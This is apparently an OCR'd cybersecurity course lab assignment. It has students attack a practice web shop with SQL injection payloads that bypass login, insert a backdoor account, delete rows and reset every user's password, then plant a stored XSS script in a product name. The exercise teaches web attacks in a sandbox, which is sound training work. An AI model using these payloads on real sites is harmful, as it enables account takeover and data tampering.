

(1) **Bypass the login screen:** Without using a valid username and password, try to hack intothe website login page using the appropriate script or command injection. Try the following script in the Username box and keep the Password box empty.


Username: ‘or’7’=’7’;#






I was able to bypass the login hurdle and access the Products page.

Now, try to replace the script in the Username box with **‘or’7’=’8’;#** and try accessing the Products page. Did you find any difference here?






I was unable to bypass the login hurdle using the second script because the SQL injection included a false condition (7= 8)


(2) Open a backdoor: Once hackers are in, they immediately open backdoors (a way that can be used later to log into the system without hacking it again, such as creating a new account). Let's create a new user account and keep it as a backdoor for the future.

From the Login page, click on the link Click here to unregister an account, and it will bring you to the Delete Account page. In this page, write the following script in the Username box and keep the Password box empty as usual.

> **Username:** 'or'7'='8'; INSERT INTO users(id, firstName, lastName, email, password) VALUES(9, "your_first_name", "your_last_name", "your_email_address", "your_password"); #

Note that you should replace the fields **your_first_name, your_last_name, your_email_address, and your_password** with your actual first name, last name, email address and a custom password. Take a screenshot of the Delete Account page with the given script written in the Username box and attach it into your submission. [4 points]






Remove the user with the **id = 9.**

To do that, from the Login page, click on the link Click here to unregister an account, and it will bring you to the Delete Account page. In this page, write the following script in the Username box and keep the Password box empty.

Username: ‘or’7’=’8’; DELETE FROM users WHERE id = 9; #

Take a screenshot of the Delete Account page with the given script written in the Username box. Take a screenshot of the Products page also after following the link view database status. Attach both screenshots into your submission.



Products

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	skynet
2	Sarah	Connor	SarahConnor	judgementday
3	Jon	Snow	JonSnow	defendthewall
4	Alan	Turing	AlanTuring	christopher

Back to Login


Restore user and product Database to their original status

(3) Take over all customer accounts in the website by setting all of their passwords to '123': Once a backdoor is created, now you need to attack other customers and hijack their accounts, set all of their passwords to a single value so that you can log into their accounts whenever you please.

To do that, write the following script in the Username box in the Delete Account page and keep the Password box empty:

Username: 'or'7'='8'; UPDATE users SET password = '12345'; #

Take a screenshot of the Delete Account page with the given script written in the Username box. Take a screenshot of the Products page also after following the link view database status. Attach both screenshots into your submission.



Products

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	12345
2	Sarah	Connor	SarahConnor	12345
3	Jon	Snow	JonSnow	12345
4	Alan	Turing	AlanTuring	12345

Back to Login

Restore user and product Database to their original status

(4) Use XSS attack to run script on a user (victim) if he goes to view products page.

An XSS attack is like planting a trap, you plant it, and then you wait for a victim to step on it. So, if you add a new product that has a XSS in its name, when another user logs in and viewsall products, he will be caught by your trap. In other words, your script in the XSS will run on his machine. In this task, we will try to plant XSS in the product list by adding a new product that has a script in its name.

First, try logging in as the user John Connor. Now, if you try the password skynet for the username JohnConnor, you will see an error. That's because you already updated the password for all usernames into '12345' in the previous task. So, you should try logging in with the following credentials:

Username: JohnConnor
Password: 12345

Once you are logged in, try to add a new product following the link Add a new product. Use the following information to add the product:

Product Name: Table <script>alert("Ha ha! This is a trap!")</script>
Product Price: 200

Take a screenshot of this page and click on the Add Product button to add the product.

Now, try to login again as Alan Turing with the following credentials:

Username: AlanTuring
Password: 12345

Do you see a pop-up message saying “Ha ha! This is a trap!”? If yes, take a screenshot of the page showing the whole message and include it into your submission along with the previous screenshot.